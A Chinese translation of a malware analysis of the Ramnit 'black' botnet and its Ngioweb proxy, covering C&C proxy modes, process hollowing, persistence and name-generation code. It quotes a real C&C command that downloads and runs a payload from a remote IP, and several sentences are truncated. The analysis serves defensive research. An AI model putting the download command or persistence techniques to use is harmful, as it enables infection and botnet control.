

本文翻译自：<https://research.checkpoint.com/ramnits-network-proxy-servers/>

作者：Alexey Bukhteyev

Ramnit是目前最大的银行僵尸网络之一，最近checkpoint研究人员发现一起新的Ramnit大规模活动——Black，两个月就感染主机超过10万。其主要作用是将受害者设备变




图2: Ramnit “black”僵尸网络地理分布

僵尸网络有很多新的特征：

- 很多样本使用硬编码的域名而不是DGA；
- C&C服务器不上传VNC、password stealer、FtpGrabber这样的额外模块；
- 其他模块（FTPServer、WebInjects）嵌入在Ramnit包中；
- Ramnit用做恶意软件Ngioweb的加载器

Ngioweb是一个多功能的代理服务器，使用自有二层加密的二进制协议进行通信。代理恶意软件支持back-connect模式、relay模式，IPv4、IPv6协议，TCP和UDP传输。

文中主要讲述恶意软件使用构建一个多目的的代理僵尸网络。

恶意软件功能

Ngioweb使用了两阶段的C&C基础设施。STAGE-0 C&C会通知恶意软件关于STAGE-1 C&C服务器的信息。STAGE-1 C&C服务器的作用是通过加密信道来控制恶意软件。

下图是感染过程的通信序列：




图3: Ngieweb感染和早期通信

恶意软件以两种模式运行：

- 常规的back-connect代理
- 中继代理

Regular Back-Connect代理模式

该模式下可以以受感染主机的身份访问远程服务。为了建立STAGE-1 C&C服务器到远程主机的连接，需要执行下面的动作：

1. Ngieweb Bot-A 连接到C&C STAGE-0服务器，并接收连接到地址为A:6666的C&C STAGE-1服务器的命令；
2. Ngieweb Bot-A连接到地址为A:6666的C&C STAGE-1服务器，C&C STAGE-1服务器要求Bot-A通过TCP连接到x.x.x:443；
3. Bot-A连接到x.x.x:443；
4. Bot-A通知C&C STAGE-1成功连接的消息，并创建一个到A:6666 的额外的TCP会话，用于传输C&C STAGE-1服务器到x.x.x:443的数据。




图4:用Ngioweb proxy bot访问远程主机

相同模式可以用于访问受感染主机所在的本地网络中的内部资源：




图5: 访问受感染主机所在的本地网络的资源

中继代理模式

该模式功能强大，因为恶意软件单元可以用来构建代理链并将恶意软件的服务隐藏在僵尸主机的IP地址背后。

下面是构建Ngioweb僵尸网络使用的隐藏服务需要进行的动作：

1. Ngioweb Bot-A连接到C&C STAGE-0服务器，并接收连接到地址为X:6666的C&C STAGE-1服务器的命令；
2. Ngioweb Bot-A连接到地址为X:6666的C&C STAGE-1服务器(Server-X)。Server-X要求僵尸主机开启TCP服务器。Ngioweb僵尸主机报告开启的TCP服务器的IP地址和端口。
3. 恶意软件单元在DNS中公布Bot-A的地址；
4. 另一个恶意软件Bot-B用DNS解析Bot-A的地址；
5. Bot-B连接到Bot-A；
6. Bot-A 创建到Server-X的连接，并作为Server-X与Bot-B之间的中继。




图6:用Ngioweb proxy bot创建隐藏的服务

构建代理链：

1. Ngioweb Bot-A连接到C&C STAGE-1服务器，要是僵尸主机开启TCP服务器。Ngioweb僵尸主机报告开启的TCP服务器的IP地址和端口。
2. C&C STAGE-1报告给C&C STAGE-0 IP和relay proxy的端口。
3. 当新的僵尸主机(Bot-B)连接到C&C STAGE-0服务器时，就接收Bot-A的地址和端口。
4. Bot-B建立到Bot-A的TCP连接。
5. Bot-A建立到C&C STAGE-1的新TCP连接，然后创建C&C STAGE-1与Bot-B之间的通信信道。C&C STAGE-1服务器要求Bot-B连接到x.x.x.x:443。
6. Bot-B连接到x.x.x.x:443。
7. Bot-B建立到Bot-A，Bot-A建立到C&C STAGE-1的新连接。连接通过Bot-A和Bot-B连接C&C STAGE-1和x.x.x.x:443。




图7: 构建代理链

僵尸的结构并不考虑STAGE-0 C&C提供的地址属于攻击者还是另一个僵尸主机。

感染

研究人员曾发现Ngioweb样本与Ramnit打包在同一个释放器二进制文件中。但Ngioweb主要通过black僵尸网络进行传播。通过Ramnit僵尸网络感染非常的简单。每次Ramnit僵尸进入C&C服务器都回接收到一个这样的命令：

```
{
  'command' : 'getexec "dml://185.44.75.109:443/1/v8.exe" "msiexec.exe"',
  'cmd_id' : 3,
  'TTL' : 3600
}
```

Ramnit服务器用命令getexec使僵尸主机从特定URL下载和运行定制的可执行文件。dml的意思是下载使用的是Ramnit二进制协议而不是HTTP。getexec的第二个参数用

命令的TTL参数说明Ramnit的含有特定cmd_id的命令就会在TTL值的时间内过期，当时间传递过来时需要再次执行。因此，受害者计算机机会再次感染Ngioweb恶意软件，直

恶意软件分析

恶意软件会创建一个注入代码的进程链。

首先，恶意软件会将用process hollowing结束将代码注入新创建的进程msiexec.exe。然后，当运行msiexec.exe进程时，恶意软件就会尝试创建以下进程来注入payload：

- exe
- 打开.html文件的默认应用
- exe

在进程链中的最后一个进程中执行主恶意执行。




图10: 进程创建链

为了防止创建多个恶意进程实例，恶意软件会创建一个有特定伪随机名的mutex，然后检查mutex是否存在：

```

def lcg_rand(seed, max_val):
    next_seed = (0x41C64E6D * seed + 0x3039) & 0xFFFFFFFF
    if max_val == 0xFFFFFFFF:
        max_val -= 1
    r = next_seed % (max_val + 1)
    return r, next_seed

def rand_between(seed, fr, to):
    r, next_seed = lcg_rand(seed, to - fr)
    return fr + r, next_seed

def rand_hex_string(seed, size):
    next_seed = seed
    res = ""
    for _ in range(0, size):
        r, next_seed = rand_between(next_seed, 0, 15)
        res += "%X" % r
    return res

def gen_object_name(seed):
    object_name = "{%s-%s-%s-%s-%s}" % (rand_hex_string(seed, 8),
                                       rand_hex_string(seed + 1, 4),
                                       rand_hex_string(seed + 2, 4),
                                       rand_hex_string(seed + 3, 4),
                                       rand_hex_string(seed + 4, 12))

    return object_name

mutex_name = "Local\\\\" + gen_object_name(30001)
  
```

图11: Mutex名生成算法

恶意软件会为下一步创建三个线程：

- 驻留监视线程
- 查询C&C STAGE-0服务器的线程
- 主命令句柄线程

线程之间的通信使用的是PostQueuedCompletionStatus和GetQueuedCompletionStatus API函数：

```
ab_copy_mem_dir(&cmd_connect->host, host, host_len, 0);
cmd_connect->port = port;
cmd_connect->flg = flg;
cmd_connect->async_manager = async_manager;
res = ab_PostQueuedCompletionStatus(async_manager->CommunicationWorkers, 0, 1u, cmd_connect);
```

图12:通知主线程STAGE-0 C&C服务器的新命令

驻留机制

Ngioweb proxy用三种方法来实现现在受害者操作系统中驻留：

- 当前用户的开始菜单文件夹
- 运行当前用户的注册表
- 计划任务

恶意软件会尝试复制自己到：

- Program Files中的伪随机路径内的%APPDATA%或%LocalAppData%目录；
- 使用Windows加密的%TEMP%中的伪随机路径。

恶意软件会用算法来生成路径并保持可执行文件为下一步的自动运行设置。

选择Program Files ``%APPDATA%``%LocalAppData%内除Temp `` Common Files `` Uninstall

Information外的随机子文件夹。恶意软件会创建一个伪随机名的子文件夹，然后在文件夹中找到.exe或.dll文件，找到的文件名会永固保存恶意软件的可执行文件。如

```
def rand_filename(seed, size):
    next_seed = seed
    res = ""
    for _ in range(0, size):
        r, next_seed = rand_between(next_seed, 0, 51)
        if r > 25:
            r += ord('G')
        else:
            r += ord('A')
        res += chr(r)
    return res

folder = # inner folder name, for example "Connection Wizard"
crc32 = (zlib.crc32((folder+'\x00').lower().encode("utf-16"))[2:])&0xFFFFFFFF
name = rand_filename(crc32 + volume_serial_number + 44000, 8) + ".exe"
```

先知社区

图13: 文件名生成算法

恶意软件创建子文件夹来保存可执行文件。子文件名的生成使用的是下面的算法：


```
def gen_subfolder_ver_name(seed):
    case, next_seed = rand_between(seed, 0, 5)
    if case == 0:
        p1, next_seed = rand_between(next_seed, 10000, 99999)
        p2, next_seed = rand_between(next_seed, 0, 9)
        p3, next_seed = rand_between(next_seed, 1, 9)
        rv = "%u.%u.%u" % (p3, p2, p1)
    elif case == 1:
        p1, next_seed = rand_between(next_seed, 1, 9)
        p2, next_seed = rand_between(next_seed, 1, 9)
        p3, next_seed = rand_between(next_seed, 1, 9)
        p4, next_seed = rand_between(next_seed, 1, 9)
        rv = "%u.%u.%u.%u" % (p4, p3, p2, p1)
    elif case == 2:
        p1, next_seed = rand_between(next_seed, 1, 9)
        p2, next_seed = rand_between(next_seed, 1, 9)
        rv = "%u.%u" % (p2, p1)
    elif case == 3:
        p1, next_seed = rand_between(next_seed, 10000, 99999)
        p2, next_seed = rand_between(next_seed, 0, 9)
        p3, next_seed = rand_between(next_seed, 1, 9)
        rv = "v%u.%u.%u" % (p3, p2, p1)
    elif case == 4:
        p1, next_seed = rand_between(next_seed, 1, 9)
        p2, next_seed = rand_between(next_seed, 1, 9)
        p3, next_seed = rand_between(next_seed, 1, 9)
        p4, next_seed = rand_between(next_seed, 1, 9)
        rv = "v%u.%u.%u.%u" % (p4, p3, p2, p1)
    else:
        p1, next_seed = rand_between(next_seed, 1, 9)
        p2, next_seed = rand_between(next_seed, 1, 9)
        rv = "v%u.%u" % (p2, p1)
    return rv

main_folder = '...' # main subfolder, for example "Internet Explorer"
crc32 = (zlib.crc32((main_folder+'\\x00').lower().encode("utf-16"))[2:])&0xFFFFFFFF
seed = 0xFFFFFFFF & (volume_serial_number + crc32 + 0xABE1)
subfolder = gen_subfolder_ver_name(seed)
```

图14: 子文件名生成算法

因此，恶意软件的目标路径就是这样的：

C:\Program Files\Internet Explorer\v6.8.3.6\uDkxuDgJ.exe

如果没有找到.exe或.dll文件，文件名就是这样的：

C:\Program Files\Internet Explorer\v6.8.3.6\iexplore.exe

如果在Program Files目录中没有找到合适的子文件夹，恶意软件就会在Program Files

``%APPDATA%``%LocalAppData%中创建一个以8位随机字母命名的文件夹，然后用前面提到的算法来生成内部子文件夹名和.exe文件名。

对于保存的文件，会设置与ntdll.dll相同值的新时间戳。

此外，恶意软件还会再选择的目录中创建一个子文件夹，文件夹名与系统目录序列号有关：

```
subfolder2 = gen_subfolder_ver_name(volume_serial_number + 44002)
```

图15: 生成二级子文件夹名

生成的文件夹名是这样的：

C:\Program Files\Internet Explorer\2.0.41885\

恶意软件还会在%TEMP%文件夹中创建子文件夹，并保存一个副本。子文件夹和文件名的生成如下：

```
temp_subfolder = gen_object_name(44004)
temp_filename = rand_filename(44004, 8)
path = "%TEMP%\%s\%s.exe" % (temp_subfolder, temp_filename)
```

图16: 恶意软件的副本生成路径

文件夹和文件的名与硬编码的值有关，所以路径与每个受感染的机器是一样的：

%TEMP%\{D2309EFC-AB81-74D2-4D23-1674D2309EFC}\ROPYrmXM.exe

创建的文件和文件夹都使用EncryptFileAPI函数进行加密。

恶意软件会创建两个定时任务：

- 运行第一个副本
- 每2分钟运行exe文件



Name	Status	Triggers
 {09EFC5AB-D230-AB81-74D2-4D2309EFC5AB}	Ready	At log on of User
 {D2309EFC-AB81-74D2-4D23-1674D2309EFC}	Ready	At 3:48 PM every day - After triggered, repeat every 00:02:00

图17: 开启恶意软件的定时任务

定时任务名是用系统的函数生成的，用于生成mutex和event的名：

```
task1 = gen_object_name(44003)
task2 = gen_object_name(44004)
```

图18: 生成的任务名

因此定时任务名和受害者机器名是一样的：

{09EFC5AB-D230-AB81-74D2-4D2309EFC5AB}
{D2309EFC-AB81-74D2-4D23-1674D2309EFC}

恶意软件配置

恶意软件配置中的数据有：

- 配置AES-256密钥：用于解密配置
- RSA公钥：通过检查数字签名识别真实性
- 通信AES-256密钥：用于加密C&C STAGE-1服务器的通信
- C&C STAGE-0服务器地址

配置以加密格式保存，配置区块的前32字节是AES -256密钥，用于解密配置。APLib用于解压缩：

